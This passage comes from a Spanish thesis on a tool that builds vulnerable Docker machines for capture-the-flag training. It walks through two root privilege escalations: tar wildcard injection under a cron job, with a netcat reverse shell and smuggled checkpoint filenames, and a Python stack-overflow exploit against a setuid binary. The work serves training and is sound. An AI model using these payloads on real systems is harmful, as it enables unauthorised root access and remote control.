Las Wildcard Injection, son un tipo de vulnerabilidades que pueden aparecer en varias herramientas Linux, llevan bastante tiempo entre nosotros y aun así siguen siendo muy efectivas. Esta vulnerabilidad resulta un poco compleja de explicar y de entender, pero, en pocas palabras, consiste en inyectar comandos a herramientas a través del nombre de un fichero pasado como parámetro. Por ejemplo, pongamos como referencia el comando de Linux cat. Este comando, imprime por pantalla el contenido del archivo que le pasamos como parámetro, vamos a considerar el siguiente caso: echo "Hola Mundo" > archivo1, este comando lo que hace es meter la cadena "Hola Mundo!" en el archivo llamado archivo1. Si ahora hacemos lo siguiente: cat archivo1, el comando imprimirá por pantalla el contenido de archivo1, que en este caso es "Hola Mundo!". Ahora, pongamos un segundo ejemplo en el que guardamos la misma cadena, pero en un archivo llamado –help, es decir, echo "Hola Mundo" > --help. Ahora, intentemos hacer un cat de dicho archivo de la misma manera que antes: cat –help, observaremos que cat no ha imprimido el contenido del archivo y en su lugar ha aparecido otra cosa en pantalla que es el panel de ayuda de dicho comando. Esto ha sucedido, porque –help es un comando de cat, y si le pasamos esa cadena de texto como parámetro, mostrará por pantalla la ayuda. Es decir, ha dado prioridad al comando –help, en lugar del archivo llamado "–help". Entonces, la problemática que tiene esto, es que hay herramientas que son capaces de leer el contenido de un directorio, leyendo los nombres de los archivos contenidos. Si dichos nombres contienen comandos propios de la herramienta, se interpretarán antes como un comando que como un archivo.

El ejemplo más representativo de Wildcard Injection, es el de la herramienta tar que sirve para comprimir archivos. Si nosotros somos capaces de crear archivos dentro de un directorio en el que tar realiza la compresión de sus archivos, seremos capaces de inyectar comandos internos de tar a través de los nombres de archivo con la finalidad de lograr ejecutar el código que nosotros queramos.

Este caso reside en directorio /PRIV_SCALATION/conf_2 donde hay dos archivos backup_user.sh y conf. El archivo backup_user.sh es un script de Bash que realiza un *backup* de los archivos situados en el directorio /home/alice. Dicho *backup* se almacena en /var/backups aunque este dato no es relevante para la explicación. Lo importante es que la copia de seguridad se realiza con la herramienta tar y como ya hemos dicho, es vulnerable a Wildcard Injection siempre y cuando podamos escribir sobre el directorio en el que se lleva a cabo la compresión. Por otro lado, el fichero conf

contiene las configuraciones necesarias para establecer de nuevo una tarea periódica con crontab que ejecutará el script backup_user.sh cada minuto. De este modo, se estará llevando a cabo una copia de seguridad de los archivos presentes en el directorio /home/alice cada minuto.

El procedimiento es igual que en el caso, anterior, una vez dentro de la máquina, listamos el contenido del fichero /etc/crontab para ver si hay alguna tarea programada. La Figura 90, muestra el contab y efectivamente se observa que hay una tarea que ejecuta el script /home/alice/backup_user.sh cada minuto y, además, por el usuario root.



Figura 90: *Fichero crontab que muestra la tarea backup_user.sh*

Una vez nos hemos dado cuenta de esta información, vamos a dirigirnos al home de alice para visualizar el contenido de backup_user.sh. La Figura 91 muestra dicho script y podemos ver que utiliza la herramienta tar para hacer un *backup* de todo el contenido presente dentro del directorio /home/alice.



Figura 91: *Fichero backup_user.sh*

Resumiendo, tenemos una tarea crontab que ejecuta como root el script /home/alice/backup_user.sh el cual utiliza la aplicación tar para comprimir los archivos del directorio alice. Además, como somos alice, podemos escribir sobre /home/alice, por tanto, podemos crear archivos. Llegados a este punto, nos damos cuenta de que esta configuración es vulnerable a Wildcard Injection ya que se cumplen todos los requisitos necesarios. El modo de operar consiste en crear los siguientes archivos sobre /home/alice:

- echo "mkfifo /tmp/lhennp; nc 192.168.1.102 8888 0</tmp/lhennp | /bin/sh >/tmp/lhennp 2>&1; rm /tmp/lhennp" > shell.sh
- echo "" > "--checkpoint-action=exec=sh shell.sh"
- echo "" > --checkpoint=1

El primero de ellos guarda una *Reverse Shell* escrita en Bash en el script shell.sh, este script será el que se ejecutará durante la inyección. El segundo, consiste en un archivo cuyo nombre es un comando interno de tar que establece un *checkpoint*. Lo curioso de este comando, es que podemos pasarle cualquier archivo ejecutable que se iniciará cuando alcance dicho *checkpoint*. El último archivo contiene como nombre otro comando que indica a tar que debe de mostrar un mensaje de progreso después procesar cada archivo comprimido. La Figura 92, muestra el directorio alice cargado con estos archivos peligrosos que llevarán a cabo una Wildcard Injection.

Figura 92: *Directorio alice cargado con archivos para desencadenar una Wildcard Injection*

El último paso es abrir un puerto con nc en la máquina del atacante, en nuestro caso es el puerto 9001 que es el utilizado en el script shell.sh para enviar la terminal remota. Una vez abierto el puerto simplemente esperamos a que el crontab ejecute el *bakcup* y veremos como al cabo de un minuto aproximadamente recibimos una conexión de terminal desde la máquina víctima. Además, si tecleamos el comando whoami nos dirá que somos el usuario root. La Figura 93 muestra con éxito el resultado del ataque donde se aprecia una *Reverse Shell* de root.



Figura 93: *Reverse Shell obtenida con usuario root*

5.5.2.3 Stack Buffer Overflow

El Stack *Buffer Overflow* es una de las vulnerabilidades más comunes en el mundo del hacking, podemos decir que se ha convertido en un clásico. Actualmente, suele ser bastante difícil encontrarlas en las aplicaciones convencionales. Sin embargo, debido a que es una vulnerabilidad que afecta al bajo nivel, hoy en día puede ser factible encontrarla en dispositivos de IOT, *routers*, y en general dispositivos electrónicos que tengan baja capacidad de cómputo y memorias limitadas.

Esta última configuración vulnerable se encuentra en /PRIV_SCALATION_VULN/conf_3 donde encontramos los archivos accounts.c y conf. El archivo accounts.c contiene un programa que es vulnerable a *stack buffer overflow*, por otro lado, el archivo conf tiene las configuraciones necesarias para coger el archivo accounts.c, copiarlo dentro del directorio home del contenedor y compilarlo con unos determinados *flags* o parámetros.

Antes de comentar el caso, será necesario explicar a niveles generales en que consiste un *stack buffer overflow*. Remarcar, que, no es una vulnerabilidad fácil de entender ni de explotar, ya que requiere conocimiento de arquitecturas, ensamblador y

todo lo que tenga que ver con el bajo nivel y el hardware. A rasgos generales, un *stack buffer overflow* afecta sobre todo a lenguajes de bajo nivel como C y ocurre cuando en un buffer (sección de memoria reservada en un programa para guardar información) se trata de escribir información que sobrepasa sus límites. Es decir, se intenta escribir más información de la que cabe. Cuando esta situación se produce y no hay ningún tipo de comprobación previa, se seguirá escribiendo fuera del buffer machacando toda la información a nivel binario que se encuentre. Entre esta información machacada, hay una de vital importancia para el funcionamiento del flujo de un programa, y es la dirección de retorno. La dirección de retorno es la dirección a la que un programa debe de saltar una vez finalizada la ejecución de una función. Sin esta dirección, el programa no sabría a donde dirigirse o saltar cuando una función finaliza. El problema de esta dirección de retorno, es que se almacena en la pila del mapa de memoria de un programa o proceso. La pila es una sección de la memoria de un proceso que se utiliza para almacenar variables locales de funciones, la dirección de retorno entre otras cosas. Durante el desbordamiento de un buffer, si somos capaces de escribir la suficiente información, tendremos la posibilidad de alcanzar la dirección de retorno para hacer que el programa salte a la dirección de memoria que nosotros queramos. Permitiendo de este modo, un control total de lo que el programa hace.

Esto se produce porque cada vez que se llama a una función, se mete en la pila la dirección de retorno, y luego se inicializan todas las variables internas de la función incluyendo aquellas que reservan memoria, como por ejemplo, inicializar un buffer de 50 bytes con: char buff[50] en C. Es decir, la dirección de retorno, queda por debajo de las variables de la función. Al escribir sobre un buffer, se escribe de arriba hacia abajo, o de direcciones bajas de memoria a direcciones altas. Lo que permite que, si se sobrepasa el límite del buffer, la escritura continuará e irá de camino hacia la dirección de retorno. Si la información es lo suficientemente larga, se podrá alcanzar la dirección de retorno y sobrescribirla. La Figura 94 muestra el marco de pila de un proceso. Donde aparece la cadena de letras A, significa la información introducida en el buffer. Por debajo del buffer, se observa la *Return Address*, es decir, la dirección de retorno. Si la cadena de letras A es lo suficientemente larga, se alcanzará la dirección de retorno que será sobre escrita por letras A. En hexadecimal y a nivel binario, cada carácter A se traduce como 0x41. Lo veremos más adelante.



Figura 94: *Marco de pila de un proceso*

Una vez explicado en lo que consiste el *stack buffer overflow*, vamos a ver cómo luce esta configuración vulnerable planteada. Como ya se ha comentado, únicamente consiste en un programa de C que tiene esta vulnerabilidad y que se sitúa en el directorio home, en este caso, /home/josh. Nos dirigimos a dicho directorio y observamos un ejecutable llamado "accounts" que pertenece a root y que tiene permisos de ejecución para todos los usuarios. Un detalle muy importante, es que el ejecutable se encuentra *setuidado* con una 's' en el bit de ejecución del usuario. Un ejecutable *setuidado* implica que cuando entre en ejecución, el usuario que lo ejecutará será su propietario, en este caso root y no el usuario que lo ejecuta. La Figura 95 muestra el fichero "accounts" y sus permisos, el hecho de que aparezca resaltado en rojo es un mecanismo de Linux para decirnos que se trata de un archivo con este bit activo.



Figura 95: *Permisos del ejecutable accounts*

Vamos a ejecutarlo y veremos que lo primero que sale es una pantalla de inicio de sesión, hacemos unas pruebas con usuario y contraseña, pero no hay éxito. La Figura 96 muestra el funcionamiento inicial del ejecutable, por lo que se ve, no es posible hacer mucho más que introducir un usuario y contraseña. Si las credenciales son incorrectas, la ejecución finaliza.



Figura 96: *Ejecución del archivo accounts*

Podemos seguir inspeccionando el ejecutable, una idea muy común cuando estamos frente a una situación de inicio de sesión es intentar aplicar fuerza bruta a los campos de usuario y contraseña. No obstante, como nos encontramos frente a un ejecutable, es recomendable inspeccionar todas las cadenas de texto que hay en su interior. Esto se puede hacer con la herramienta strings seguido del nombre del ejecutable o binario, en nuestro caso, sería: strings accounts. Podemos ver en pantalla como aparecen muchas cadenas de texto, esto es porque strings, saca todas las cadenas de texto que hay dentro de un binario compilado. Se observa la aparición de una cadena de texto muy larga muy parecida a un hash, tal vez se trate del hash de la contraseña. Sin embargo, se ha intentado romperlo con herramientas de fuerza bruta pero no ha

habido éxito. Parece ser que la contraseña es lo suficientemente robusta y no está presente en ninguna lista de contraseñas filtradas de Internet. No obstante, hay una parte interesante que muestra algo parecido a un proceso de elección que se puede llevar a cabo introduciendo un número. La Figura 97 muestra esta parte de la salida proporcionada por strings, se observa en el número 3 la frase: "Consola de administraci", parece ser que existe la posibilidad de ejecutar una consola de administración desde dentro de este ejecutable, lo cual resulta muy interesante.



Figura 97: *Supuestas elecciones dentro de accounts*

El resto de información no es relevante. Podemos seguir inspeccionando el ejecutable, pero ahora a bajo nivel. Es decir, visualizar las instrucciones a nivel ensamblador, así como las direcciones de memoria donde se posiciona el código. Lo de las direcciones de memoria solo será útil si el ejecutable no tiene ASLR activado. Para ello utilizaremos la herramienta objdump de Linux para ver el contenido binario del ejecutable. Observamos como hay una función llamada administration_console la cual apunta a que ejecuta una terminal de administración en Bash. La Figura 98 muestra la información binaria de dicha función sacada por la herramienta objdump. Se puede ver a la derecha todo el código en ensamblador de la función y a la izquierda las direcciones de memoria de dichas instrucciones.

Figura 98: *Información binaria de la función administration_console*

La pregunta que tenemos que hacernos aquí como hacker, es averiguar cómo podemos hacer un bypass del inicio de sesión, para ejecutar dicha función. Al plantearnos esta pregunta, lo primero que debe de venirnos a la cabeza es ver si hay algún *buffer overflow* en algún campo donde el usuario introduce información para que de este modo podamos redirigir el flujo del programa hacia donde queramos. En la parte de inicio de sesión, hay dos campos, el usuario y la contraseña que podemos rellenar. Por lo tanto, vamos a intentar meter cadenas de texto muy largas, por ejemplo, una cadena llena de letras A para ver cómo reacciona el ejecutable. La Figura 99 muestra el resultado de meter una cadena de letras A muy larga en el campo del usuario. A simple vista todo parece funcionar correctamente, sin embargo, al final de la

ejecución aparece un mensaje que dice: "*Segmentation fault* (*core* dumped)". Este mensaje, es un clásico a la hora de sobrepasar los límites de un buffer en memoria. El resultado de este mensaje es debido a que la dirección de retorno de la función ha sido sobrescrita por algo que no tiene sentido para el programa. En este caso, la dirección de retorno ha sido sobrescrita por el valor 0x41414141 que es la codificación en hexadecimal de la cadena de texto "AAAA". Son cuatro A porque la dirección de retorno es de 32 bits, por tanto, tiene una longitud de 4 bytes. Cuando la ejecución de la función finaliza, el programa salta a lo que apunta la dirección de retorno, pero en ese caso, la dirección apunta a la dirección de memoria: 0x41414141, dirección que no existe dentro del espacio de direcciones del proceso. Por tanto, cuando salta a esa dirección que no tiene sentido, no hay nada, y eso provoca que el programa finalice abruptamente mediante la excepción "*Segmentation fault*".



Figura 99: *Resultado de insertar una cadena de texto llena de letras A*

Debido a la excepción "*Segmentation fault*", podemos deducir que no tiene el canario activado. El canario, es una protección que consiste en poner un numero aleatorio al final de cada buffer. De este modo, si por algún motivo se llega a escribir fuera de los límites del buffer, el canario será sobrescrito y el sistema operativo lo detectará como que ha habido un desbordamiento de buffer cortando de golpe la ejecución para prevenir un posible ataque. En nuestro caso, no hay canario porque la excepción "*Segmentation* fault" aparece cuando el programa salta a una dirección sin sentido o que no existe.

Entonces, el siguiente objetivo es ajustar la cadena de entrada hasta alcanzar exactamente la dirección de retorno. En nuestro caso haciendo pruebas con la herramienta Strace la cual nos indica en qué dirección de memoria el programa falla, nos damos cuenta de que hacen falta un total de 62 letras A para alcanzar la dirección de retorno. Por tanto, los siguientes cuatro bytes pertenecen exactamente a la dirección de retorno. La Figura 100, muestra el *exploit* que hemos hecho en Python para atacar este fichero ejecutable. Se observa una variable llamada relleno, que contiene 62 letras A, o lo que es lo mismo, multiplicar 64 por el carácter hexadecimal de A que es 0x41. Seguidamente tenemos una variable llamada dirección, que contiene el valor que vamos a depositar sobre la dirección de retorno. Dicho valor es la dirección 0x80491c6 que si se mira de nuevo la Figura 98 corresponde con la dirección de memoria de la primera instrucción de la función administration console. Esa dirección se le pasa a la función struct.pack, que lo que hace es convertir el valor 0x80491c6 a una cadena de bytes. Finalmente, se concatena la cadena relleno con la cadena dirección, ambas son cadenas de bytes. Para escribir esta información por la salida estándar, haremos uso de la función sys.stdout.buffer.write que está orientada a escribir únicamente bytes. Es

necesario escribir por la salida estándar ya que la concatenaremos con la entrada estándar del programa accounts.

```
import sys
import struct

relleno = 62 * b'\x41'
direccion = struct.pack('<I', 0x80491c6)
final = relleno + direccion
sys.stdout.buffer.write(final)
```

Figura 100: *Exploit de stack buffer overflow para accounts*

El siguiente paso es ejecutar el programa accounts pero metiendo por su entrada estándar la salida del script de Python al que llamaremos exp.py. La Figura 101, muestra el resultado de esta acción. Ejecutamos los siguientes comandos: python3 exp.py | ./accounts. De este modo, cuando se pida la entrada del usuario, se le meterá la cadena de bytes que viene del script de Python. Se puede ver como en la ejecución ha aparecido un texto nuevo que dice "CONSOLA DE ADMINISTRACIÓN" pero el problema que tenemos es que no recibimos ninguna consola.

```
josh@116633eb4e0c:~$ python3 exp.py | ./accounts
Welcome to the system administration tool, only users with admin credentia
ls are                                allowed to use this service
Insert username:
Insert password:
CONSOLA DE ADMINISTRACIÓN:
Segmentation fault (core dumped)
```

Figura 101: *Resultado de la explotación*

Este problema es muy común cuando queremos ejecutar una consola de comandos desde un *stack buffer overflow*. El problema que hay aquí es que la consola sí que aparece, pero hay un mal funcionamiento con las redirecciones ya que la entrada estándar del programa accounts está enganchada al tubo o pipe de la salida del script de Python, no a la terminal actual. La solución en este punto no es única, depende del sistema operativo, configuración, versión, tipo de terminal, etc... para encontrar una forma de llevar a cabo una redirección exitosa. En nuestro caso, meteremos el siguiente comando: python3 exp.py | ./accounts 0</dev/tty 1>/dev/tty 2>/dev/tty que lo que hace es, redireccionar la entrada estándar, salida estándar y salida de error del terminal que se ejecuta en accounts al terminal actual. La Figura 102 muestra el resultado final de aplicar redirecciones. Se observa como efectivamente, después del texto "CONSOLA DE ADMINISTRACIÓN" tenemos una consola aparentemente invisible, pero que, si tecleamos comandos, se ejecutarán. Si escribimos el comando whoami nos dice que somos root. Eso quiere decir que, tenemos una consola bajo nuestro control y además con usuario root debido a que el ejecutable accounts estaba setuidado con propietario root.



Figura 102: *Resultado final del exploit con terminal de root*

6. Implantación, pruebas y despliegue

Cabe remarcar que las pruebas efectuadas sobre cada parte de la aplicación se han llevado a cabo de forma indirecta durante el apartado anterior, donde se ha ido pasando por cada uno de los casos vulnerables para explicarlos y probarlos. No obstante, el paso final consiste en ejecutar el script de Bash init_instance.sh que es el que desencadena todo el proceso de despliegue y es la única parte que no se ha mostrado.

Simplemente nos dirigimos a la raíz del proyecto y ejecutamos el siguiente comando sudo ./init_instace.sh. Una vez hecho esto, el proceso se lleva a cabo de forma automática, seleccionando las vulnerabilidades aleatoriamente, preparando ciertos directorios de proyecto como el directorio app, priv_conf y web_conf, generando los Dockerfile oportunos y finalmente ejecutando el Docker Compose. La Figura 103 muestra el inicio de la ejecución de este script.



Figura 103: *Ejecución script init_instance.sh*

Seguidamente, aparece información sobre los casos vulnerables seleccionados tanto a nivel web, como a nivel de sistema operativo. Esto simplemente se ha dejado así por temas de depuración y para ver que las vulnerabilidades se han elegido correctamente. La Figura 104 muestra esta información en la pantalla del terminal.

Figura 104: *Lista de configuraciones seleccionadas*

Finalmente, se muestra el despliegue de los contenedores necesarios para que la instancia funcione correctamente. En este caso, la Figura 105 muestra cómo se están desplegando los contendores db_1 y web_1 que se corresponden con el contenedor de la base de datos y el contenedor web respectivamente.



Figura 105: *Contenedores desplegados*

Para finalizar con la instancia, simplemente nos dirigimos a pantalla de la consola y pulsamos CTRL+C. Si queremos volver a desplegar otra instancia, simplemente volvemos a ejecutar el script int_instance.sh para iniciar de nuevo el proceso.

6.1 Extra

El proceso de despliegue anterior básicamente consiste en ejecutar el motor de la herramienta. No obstante, no resulta del todo amigable y para una mejor experiencia de usuario, se ha construido una forma más interactiva de ejecutar las instancias.

En la fase final del proyecto, se decidió introducir este extra debido a que, se consideraba que el proceso de despliegue era tosco y no muy atractivo. Esto se ha solucionado construyendo una pequeña página web en PHP, que ejecuta las instancias apretando un botón. La Figura 106 muestra el aspecto de esta página. Cuando le damos al botón azul de *play*, se llama internamente al script init_instance.sh para comenzar el despliegue. Mientras la instancia se despliega aparece un icono de carga para hacerle saber al usuario que la aplicación se está desplegando.



Figura 106: *Página de despliegue*

Además, como novedad, cuando la instancia se despliega, se depositan las *flags* de usuario y root en el contenedor, cosa que antes no sucedía. Seguidamente, la página muestra unos formularios para introducir dichas *flags* o banderas una vez encontradas. Si la *flag* es correcta, la página nos marca con un *tick* el campo, si no es correcta, aparecerá una cruz. El botón de Finalizar instancia, sirve para terminar la sesión y redirigir al usuario a la página anterior donde podrá desplegar de nuevo otra instancia.

Figura 107: *Página de inserción de flags o banderas*

De este modo, hemos resuelto la fase inicial de despliegue para que sea un poco más interactiva y amigable con el usuario, además de introducir el mecanismo de búsqueda e introducción de banderes tan característico de los retos CTF.

7. Conclusiones

Como conclusión, remarcar que los objetivos planteados en un inicio se han alcanzado satisfactoriamente ya que la herramienta trabaja tal y como se planteó en las fases iniciales. La herramienta permite desplegar instancias aleatorias y además posee una estructura modular tanto desde el punto de vista físico (estructura de directorios) como lógico a nivel de algoritmo. Gracias a estas características, sería totalmente posible añadir una nueva aplicación web a la herramienta, así como añadir más casos vulnerables a nivel web y a nivel de sistema operativo, siempre y cuando, se siga la estructura planteada.

Como posible ampliación al trabajo desarrollado, sería factible introducir esta herramienta dentro de una plataforma de CTF's web, donde se registren las puntuaciones de los usuarios, las máquinas que han completado, etc... Evidentemente, esto ya sería una aplicación de grandes dimensiones donde la complejidad de integración y de desarrollo supondría un nuevo reto.

Para el desarrollo de este trabajo, se han tenido que incluir varios tipos de tecnologías y disciplinas dentro de la informática. Por un lado, se ha necesitado profundizar en el conocimiento de Docker, ya que, debido a la especialidad de Ingeniería de Computadores, no se tiene una base muy sólida de esta herramienta y ha sido necesario estudiarla un poco para cumplir con los objetivos. Además, también ha sido necesario aprender un poco de desarrollo web ya que, debido a la rama cursada no se tenían nociones suficientes. Aunque es cierto que tampoco a niveles de mucha profundidad, simplemente las cosas básicas como HTML, JavaScript y PHP los cuales se han visto muy poco durante la carrera. También, ha sido necesario saber un poco de algorítmica para desarrollar el algoritmo de despliegue, así como nociones de desarrollo del software desde el punto de vista de estructurar un proyecto. Por último, también ha sido necesario aplicar conocimientos de ciberseguridad, más concretamente de hacking, para diseñar todos los casos vulnerables lo que requiere de amplios conocimientos a nivel de administración de sistemas, lenguajes y tecnologías.

El desarrollo a niveles generales no ha resultado del todo fácil. Trabajar con Docker y personalizar los contenedores no es tarea sencilla, ya que es muy común que, a cada cambio establecido, se produzcan errores. La parte más problemática ha sido sin lugar a duda Docker, ya que se ha tenido que hacer frente a varios problemas de configuración y de incompatibilidades de herramientas que han ocasionado bloqueos y pérdidas de tiempo. Por otro lado, ajustar el diseño gráfico de la aplicación web también ha sido problemático debido a la falta de nociones sobre HTML (desde el punto de vista de diseño) lo que produjo resultados indeseados de manera constante hasta conseguir la apariencia más o menos deseada. Ya se ha remarcado que el diseño web en este trabajo no es de importancia puesto que se sale de los objetivos y lo único

que se pretendía era crear un servicio web vulnerable sin tener en cuenta la apariencia y aspecto del mismo.

El mundo del *pentesting*, resulta complicado y el proceso de aprendizaje no es para nada trivial. Hay que practicar mucho, hacer muchas máquinas y estar a la última tanto a nivel tecnológico como de nuevas vulnerabilidades. A parte de trabajar los CTF, los profesionales en hacking recomiendan que las personas interesadas en esta área construyan sus propios entornos vulnerables ya que es en ese proceso, donde se aprenden los fundamentos de verdad. A nivel personal no puedo estar más que de acuerdo con dicha afirmación. Durante el desarrollo de este trabajo, he aprendido más cosas a nivel de administración de sistemas por el hecho de trabajar con Docker. Además, también han incrementado mis nociones de desarrollo web con HTML, JavaScript y PHP, lo que también me ha servido mucho para darme cuenta de la estructura interna de una aplicación web. Esto resulta muy importante desde el punto de vista de un hacker o *pentester*, ya que, saber el porqué de las cosas y cómo están construidas, es de suma importancia para saber lo que está sucediendo detrás de escena. Por otro lado, desde el punto de vista de hacking, es más que evidente que mis nociones sobre *pentesting*, se han visto mejoradas y ahora son mucho más robustas ya que se han tenido que desarrollar e implementar desde cero, casos vulnerables que están muy presentes en los CTF y en la vida real. Esto me ha permitido tener una imagen general del sistema, conocer sus partes, como interaccionan entre sí y darme cuenta de lo que sucede a nivel de funcionamiento interno durante una prueba de penetración. Además, el tener un amplio conocimiento, te ayuda a obviar inicialmente partes que no son importantes, y dirigirte desde un principio hacia donde se puede hacer daño. De este modo, es más probable que la prueba de penetración sea más satisfactoria en cuanto a eficacia y tiempo invertido. Además de, evitar quedarse atascado por mucho tiempo en cosas que no llevan a ningún lado, cosa que suele ser muy común en principiantes. No solamente ha sido un trabajo para demostrar lo aprendido, sino también para aprender a nivel personal y desarrollar nuevas habilidades en este campo.

7.1 Relación del trabajo desarrollado con los estudios cursados

Para poder desarrollar un trabajo relacionado con la ciberseguridad y hacking, es extremadamente necesario tener una buena base en los tres pilares fundamentales de la informática que son: software, hardware y redes. Esto ya se comentó anteriormente y se hizo hincapié en los contenidos presentes en las academias de HackTheBox y TryHackme. Un buen hacker debe de tener cuantos más conocimientos posibles mejor, ya que nunca se sabe ante que entornos deberá de enfrentarse. Antes de realizar este trabajo, se planteó otro tipo de entorno, en este caso un entorno de IOT, que consistía en explotar una vulnerabilidad encontrada en la placa ESP32. Las placas ESP32 son ampliamente utilizadas en el mundo del internet de las cosas (IOT) debido a su flexibilidad para controlar dispositivos a distancia a través de internet. Esta placa,

supuestamente tiene una vulnerabilidad de *Stack Buffer Overflow* que se intentó explotar, pero finalmente no hubo éxito debido a cómo su arquitectura interna funciona. Además, la situación vulnerable que se planteaba era altamente improbable de que sucediera en un entorno donde se hacía un uso normal de la placa. De algún modo, había que forzar el código para que sucediera y aun así, la explotación era compleja debido al mecanismo de reinicio que la propia placa tiene en caso de comportamiento anómalo.

A lo que nos venimos a referir con el párrafo anterior, es al nivel de formación teórico y práctico que se necesita para convertirse en un perfil de hacker que esté a la altura de cualquier tipo de situación. Si no hubiese tenido conocimientos de sistemas operativos, arquitecturas de hardware y programación a bajo nivel, no hubiera sido capaz de sacar las conclusiones que saqué cuando me encontraba experimentando con la placa ESP32. Por ese motivo, quiero remarcar que los conocimientos adquiridos en la carrera han sido de grandísima ayuda no solo a la hora de desarrollar este trabajo, sino también a nivel personal practicando en máquinas para mejorar la técnica. Si hacemos un trabajo de introspección se han utilizado conocimientos de sistemas operativos y administración de sistemas al configurar Docker, se han utilizado lenguajes de programación, lógica y algorítmica a la hora de programar los algoritmos de selección, así como las páginas PHP del *backend* y JavaScript en el *frontend*. Además, también se ha necesitado aplicar conocimientos de redes, entender cómo funcionan las peticiones a nivel HTTP durante el proceso de explotación y como interconectar contendores Docker dentro de la red que despliega. Por último, también ha sido necesario entender hardware y bajo nivel a la hora de configurar el caso vulnerable de *Stack Buffer Overflow* ya que, para ello, es necesario saber sobre arquitecturas, direcciones de memoria, ensamblador, y protecciones a bajo nivel como ASLR y *Canary*.

A nivel de estudios personales, he cursado la rama de Ingeniería de Computadores, es aquella que más relación tiene con el hardware y la seguridad de los sistemas. Si bien es cierto, este trabajo no está estrechamente relacionado con las arquitecturas hardware. No obstante, la ciberseguridad ha sido un aspecto importante durante el desarrollo de la rama con varias asignaturas que explicaban la ciberseguridad desde varios aspectos, criptografía, *pentesting*, vulnerabilidades web, vulnerabilidades de sistema operativo, etc... Hoy en día, considero que todos los conocimientos aprendidos en la rama de hardware me han servido para tener también buenas bases en *pentesting*. No solo eso, sino que el hardware te ayuda a entender internamente los sistemas y, al fin y al cabo, los fundamentos más básicos y fundamentales de la informática, son los que realmente te ayudan a entender el porqué de las cosas que es lo más importante. Considero que la rama de Ingeniería de Computadores es la mejor opción para adquirir una base de ciberseguridad que te brindará la oportunidad de continuar desarrollándote en este campo. Ya sea con el estudio de un máster o simplemente de forma autodidacta como es mi caso.

8. Bibliografía

Agencia Estatal Boletín Oficial del Estado. (17 de Septiembre de 2010). *Instrumento de Ratificación del Convenio sobre la Ciberdelincuencia, hecho en Budapest el 23 de noviembre de 2001*. Recuperado el 14 de Mayo de 2024, de Agencia Estatal Boletín Oficial del Estado: https://www.boe.es/diario_boe/txt.php?id=BOE-A-2010-14221

Conceptos Juridicos. (30 de Marzo de 2015). *Artículo 264 bis del Código Penal*. Recuperado el 14 de Mayo de 2024, de Conceptos Juridicos: https://www.conceptosjuridicos.com/codigo-penal-articulo-264-bis/

El Independiente. (2 de Julio de 2023). *Historia del hacker que amenazó al Estado: Alcasec, el niño prodigio que vive en la red*. Recuperado el 12 de Mayo de 2024, de El Independiente: https://www.elindependiente.com/espana/2023/07/02/historia-del-hacker-que-amenazo-al-estado-alcasec-el-nino-prodigio-que-vive-en-la-red/

Erickson, J. (1 febrero 2008). *Hacking: The Art of Exploitation, 2nd Edition*. No Starch Press.

Hackplayers. (8 de Agosto de 2017). *Hackazon: una aplicación web vulnerable de e-commerce para practicar*. Recuperado el 12 de Mayo de 2024, de Hackplayers: https://www.hackplayers.com/2017/08/hackazon-una-aplicacion-web-vulnerable.html

HackTheBox. (2024). *About us*. Recuperado el 10 de Mayo de 2024, de HackTheBox: https://www.hackthebox.com/about-us

